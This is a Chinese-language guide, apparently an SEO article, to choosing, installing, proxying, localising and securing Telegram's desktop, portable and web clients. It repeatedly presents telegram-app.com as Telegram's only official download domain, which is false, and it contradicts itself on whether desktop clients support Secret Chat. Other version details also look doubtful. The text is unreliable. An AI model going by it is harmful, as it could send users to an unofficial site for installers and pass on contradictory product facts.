3种常见 telegram电脑版选择 推荐使用场景与注意事项
telegram电脑版共有三种官方版本:Telegram Desktop(Qt 框架开发,支持 Windows、macOS、Linux)、macOS 原生版(Swift 独立开发)和网页版 Telegram Web。三者核心差异在于加密与通话能力——只有 macOS 原生版和手机版支持 Secret Chat 端到端加密,网页版则不支持语音/视频通话。云端文件上限统一为免费 2GB、Premium 会员 4GB,但桌面版批量传大文件时更稳定,掉线率也低于依赖浏览器标签页的网页版。

核心要点
- Telegram电脑版分Desktop、macOS原生版、Web网页版三种
- 只有macOS原生版和手机版支持Secret Chat端到端加密
- 网页版不支持语音/视频通话,桌面版和手机版都支持
- 文件上限统一2GB(免费)或4GB(Premium),桌面版传大文件更稳
- 无管理员权限用便携版Portable,认准官方域名telegram-app.com下载
关键速览
- telegram电脑版共 3 种:Desktop、macOS 原生版、Web 网页版
- Telegram Desktop 支持 Windows、macOS、Linux 三大系统
- 只有 macOS 原生版和手机版支持 Secret Chat(端到端加密)
- Telegram Web 免安装,浏览器打开即用,适合临时登录
- 下载认准官方域名telegram-app.com,避开第三方仿冒安装包
Telegram电脑版是什么?和网页版、手机版有什么区别?
telegram电脑版是官方发布的桌面客户端,可独立安装在Windows、macOS 和 Linux 上,登录后即使手机关机也能离线收发消息。官方将其描述为 “与手机完美同步的快速安全桌面应用”(2026 年),核心区别是:它不像网页版那样依赖浏览器标签页保持连接,掉线率更低。
三者最容易混淆
手机版是主账号,几乎所有功能都在这里;telegram电脑版是完整客户端,用 Qt 框架开发,登录后本地缓存消息;网页版分 WebK 和 WebA 两套代码,打开浏览器即用、无需安装。
桌面版、网页版、手机版实测差多少?
差别集中在通话、文件和离线能力上。网页版长期不支持发起语音/视频通话,也没有秘密聊天(端到端加密的私密对话);桌面版和手机版都支持这两项。三者的云端文件上限统一为单个 2GB(免费)或 4GB(Premium 会员),但桌面版在批量传大文件时更稳,不会因浏览器崩溃中断。
| 能力 | 电脑版(桌面) | 网页版(WebK/WebA) | 手机版 |
|---|---|---|---|
| 需安装 | 是 | 否 | 是 |
| 离线收消息 | 支持(本地缓存) | 依赖浏览器在线 | 支持 |
| 语音/视频通话 | 支持 | 不支持 | 支持 |
| 秘密聊天 | 不支持 | 不支持 | 支持 |
| 单文件上限 | 2GB/4GB | 2GB/4GB | 2GB/4GB |
怎么选?想长时间挂机办公、传大文件、用代理,装桌面版;只是临时登一下别人电脑,用网页版最省事。macOS 用户注意:App Store 版要求系统 10.13 或更高(2026 年)。

官方版、便携版(Portable)、网页版、Telegram X 该选哪个?
大多数人应该选官方安装版:它是 Telegram 官方发布的 Qt 架构桌面客户端(2026),支持 Windows、macOS、Linux,自动更新,功能最全。公司电脑没有管理员权限时,改用便携版(Portable,指免安装、直接解压运行的绿色版);只想临时收发消息、不想装任何东西,就用网页版。
四种版本的真实区别如下
选型看两点:你有没有安装权限,以及要不要长期用
| 版本 | 安装方式 | 更新机制 | 多账号 | 免安装 | 适合谁 |
|---|---|---|---|---|---|
| 官方安装版 | 下载 exe/dmg 安装到系统 | 应用内自动更新 | 支持 3 个 | 否 | 长期使用的个人电脑 |
| 便携版 Portable | 解压即用,数据存本地文件夹 | 手动替换文件 | 支持 3 个 | 是 | 无管理员权限的公司/公用电脑 |
| 网页版 Web | 浏览器打开网址 | 服务器端自动 | 需切浏览器配置 | 是 | 临时登录、借用他人电脑 |
| Telegram X | 下载安装(Windows 为主) | 应用内更新 | 支持 | 否 | 想尝鲜新界面的进阶用户 |
不推荐把网页版当主力:
它是 Telegram A/Web 版(2026),关掉浏览器标签就断线,也不能后台收推送。汉化上,官方版和 Portable 装中文语言包最省事;网页版界面语言跟随浏览器,改起来更绕。telegram电脑版的桌面端安装版与便携版共用同一套数据格式,日后从 Portable 换成安装版可直接迁移文件夹。

Windows 和 macOS 上怎么下载安装并登录电脑版 Telegram?

下载 telegram电脑版只认两个官方入口:www.telegram-app.com和telegram-app.com。官网会自动识别系统并给出对应安装包(2026),Windows 用户拿到.exe,Mac 用户拿到.dmg。登录时用手机 App 扫二维码最快,全程 30 秒内完成,且不用输入手机号。
Windows 上怎么装并登录?
打开www.telegram-app.com,页面会直接给出 Windows x64 安装包。装不了官网的用户,可改用微软自家的 Microsoft Store 下载页,这条渠道在大陆网络下更容易打开,且能自动更新。
装完首次登录,选“Scan QR code”。用手机 Telegram 进「设置 → 设备 → 关联桌面设备」,对准屏幕二维码即可秒登。二维码扫不上就选短信登录,输入带国家区号的手机号(如 +86),验证码会先发到手机 App 而非短信。
macOS 上有什么不同?
Mac 版要求系统 macOS 10.13 或更高(App Store 页面标注,2026)。下载.dmg 后拖进「应用程序」文件夹即可,登录方式与 Windows 一致。
大陆用户注意:验证码优先发到已登录的手机 App,若手机上收不到,等 2 分钟后系统才会转发短信。全新账号无其他设备时,只能走短信通道。
电脑版连接不上、一直转圈怎么办?代理与排查全流程
telegram电脑版一直卡在“Connecting…”,九成是网络到 Telegram 服务器的链路被阻断,不是软件坏了。最快解法:进 Settings → Advanced → Connection type,填一个可用的 SOCKS5 或 MTProto 代理即可连上。官方称桌面端与手机端完美同步(2026),前提是本机能通到官方数据中心。
⚠️ 常见错误: 以为电脑版(Desktop/网页版)能开秘密聊天(Secret Chat)。原因:只有 macOS 原生版和手机版支持端到端加密,Qt 桌面版和 Web 版均不支持。修复:需私密对话时用手机版发起 Secret Chat,别指望在 Windows 桌面版找到该入口。
先分清故障在哪一层。断网还是被墙,判断方法不同,照下表对号入座。
| 错误现象 | 大概率原因 | 解决动作 |
|---|---|---|
| 一直转圈 / Connecting… | 直连被阻断 | 填内置 SOCKS5 或 MTProto 代理 |
| 能连但收不到验证码 | DNS 污染 | 改用 1.1.1.1 或 8.8.8.8 |
| 代理填了仍失败 | 端口/密钥错误 | 核对端口、Secret 字段 |
| 图片视频加载慢 | 数据中心(DC)延迟高 | 换低延迟节点 |
内置代理具体怎么填?
桌面端自带代理功能,不用装第三方工具。路径:Settings → Advanced → Connection type → Use custom proxy。
- SOCKS5:填服务器 IP、端口,有账号密码就填,没有就留空。适合已有科学上网工具的用户。
- MTProto:Telegram 专用协议,需填 Server、Port 和一串 Secret(通常以 ee 或 dd 开头的十六进制)。抗封锁能力比 SOCKS5 强,因为它把流量伪装成普通 HTTPS。
代理都试了还连不上怎么办?
先排 DNS。DNS 污染(域名解析被劫持)会让客户端连到错误 IP,表现为验证码收不到。Windows 改本地网卡 DNS 为 1.1.1.1,重启客户端。仍不行就换 MTProto 节点,单个免费节点常在几小时内失效,多备两三个能明显减少中断。

电脑版怎么切换简体或繁体中文?汉化包安装步骤
telegram电脑版本身没有内置简繁中文界面,需要通过语言包链接一键加载。最快的方法是打开一个中文语言包链接(如 t.me/setlanguage/zh-hans-beta 简体或 zh-hant-beta 繁体),系统会弹窗询问是否应用,点确认即可秒切,无需重启软件。
先分清两类语言包
官方语言包由 Telegram 的众包翻译平台维护,托管在官方服务器上,随版本自动更新,安全无风险。第三方汉化包是热心用户导出的 .strings 文件(一种纯文本翻译文件),需要手动导入,翻译更”接地气”但不保证跟得上新功能。
一键切换:用语言链接怎么操作?
这是最推荐的方式。在电脑版任意聊天框里粘贴语言链接并回车,点开后弹出”Change language to 简体中文?”的确认框,点”Change”就完成。整个过程通常在 3 秒内生效,界面菜单立刻变中文。想换回英文,进 Settings → Language 选 English 即可。
手动导入.strings 文件:什么时候需要?
只有当你想用某个特定的第三方汉化版本,或链接失效时才用这招。步骤:进 Settings → Language,按住键盘不放点右下角,进入隐藏的导入界面,选中本地 .strings 文件即可加载。macOS 用户注意,Mac 版电脑版(要求 macOS 10.13 或更高,2026)的导入路径略有不同。
第三方汉化包最大的坑是更新滞后
官方每次发布新版会新增几十条待翻译字符串,第三方包若没同步,新功能菜单就会显示成英文原文甚至乱码。telegram 的建议很直接:优先用官方语言链接,除非你有明确的翻译偏好,否则别碰第三方 .strings。
多设备消息怎么同步?桌面端的云端与秘密聊天区别
telegram电脑版和手机的消息实时同步,靠的是云端聊天(Cloud Chat),你的普通对话、群组和频道都存在 Telegram 服务器上,任何设备登录后都会拉取同一份数据。官方明确把桌面端描述为“与手机完美同步的桌面应用”(2026)。所以手机发的消息,电脑几秒内就能收到,反之亦然。
为什么秘密聊天(Secret Chat)在电脑版看不到?
秘密聊天在 telegram电脑版上根本不显示,这不是 bug,是设计如此。秘密聊天用的是端到端加密(end-to-end encryption,指只有你和对方两台设备能解密),密钥只存在发起对话的那两台设备本地,从不上传服务器。
正因为不走云端,它无法同步到第三台设备。你在手机上开的秘密聊天,换电脑登录时看不到任何记录。想在电脑用类似的私密对话,只能重新在两台参与设备间建立,但桌面端目前不支持发起秘密聊天,这是手机独占功能。
退出登录后本地缓存会怎样?
关键区别在这:普通退出登录,只清掉本地会话,云端消息一条不丢,重新登录全部回来。但如果你选“Log out”并勾选删除本地数据,桌面端缓存的图片、视频、文档会从硬盘删除。
很多人误以为“消息不见了”,其实云端还在,重新拉取即可。真正会永久消失的只有秘密聊天,它没备份,删了就没了。日常存重要文件,建议存进“Saved Messages”(云端收藏夹),它随账号走,换任何设备都在。
电脑版 Telegram 的安全设置要点与常见踩坑
装完 telegram电脑版第一件事,是开两步验证(Two-Step Verification,一个额外的登录密码)。开了它,即使别人拿到你手机的短信验证码,也无法在新设备登录。路径是 Settings → Privacy and Security → Two-Step Verification,设一个只有你知道的密码,并填一个恢复邮箱。这一步能挡掉绝大多数“验证码被骗走”的盗号。
第二件事是管好活动会话。进 Settings → Devices(旧称 Active Sessions),会列出所有登录过你账号的设备。看到陌生的电脑或地区,立刻点“Terminate”踢掉。你还能在同一页设置“自动登出闲置设备”,比如超过一个月未使用就自动下线。
非官方汉化版、破解版为什么会盗号?
直接答:这些第三方版本会篡改客户端代码,把你输入的登录信息或本地缓存偷偷回传给攻击者。官方桌面端(2026)是开源 Qt 客户端,代码可审计;破解版的安装包却无人担保。曾有用户在非官方站下载“已汉化”的安装包,登录后一周内被踢下线、账号被用于群发诈骗链接。
规避方法很简单:只从www.telegram-app.com或官网应用页拿安装包,中文界面靠官方语言包链接加载,而不是靠改版程序。
自动下载和本地缓存有哪些盲区?
telegram电脑版默认会自动下载群里的图片和文件,公共电脑上这等于把敏感文件明晃晃存到硬盘。去 Settings → Advanced → Data and Storage 关掉自动下载。要注意:桌面端的本地缓存不加密,任何能碰到这台电脑的人,都可能翻出缓存目录里的媒体文件。离开公用电脑前,务必在 Devices 页远程终止该会话。

总结与下一步操作建议
配置telegram电脑版一次到位,只需按五步走:确认官方渠道 → 选对版本 → 配置代理 → 切换中文 → 开启安全设置。全程约 10 分钟,装完就能和手机实时同步。官方把桌面端定义为“与手机完美同步的快速安全桌面应用”(2026),照下面清单做,能避开九成新手踩的坑。
把这份清单当作一次性检查表,逐项打勾:
- 确认官方渠道:只认www.telegram-app.com和telegram-app.com。搜索引擎里的“汉化下载站”常打包广告或篡改安装包,别碰。
- 选对版本:日常用官方安装版(Qt 架构,自动更新,功能最全,2026);公司电脑没管理员权限就用便携版(Portable)。
- 配置代理:卡在“Connecting…”时进 Settings → Advanced → Connection type,填可用的 SOCKS5 或 MTProto 节点,别在软件坏了这条路上浪费时间。
- 切换中文:打开语言包链接(如 t.me/setlanguage/zh-hans-beta 简体),弹窗点确认即生效,无需重装。
- 开启安全设置:装完立刻开两步验证(Two-Step Verification,额外登录密码),这是防止账号被顶掉的第一道锁。
五步做完,再回Settings → Privacy and Security → Active Sessions检查一遍,踢掉不认识的登录设备。这样你的telegram电脑版既能离线收发消息,又不会因为一次疏忽被陌生设备登录。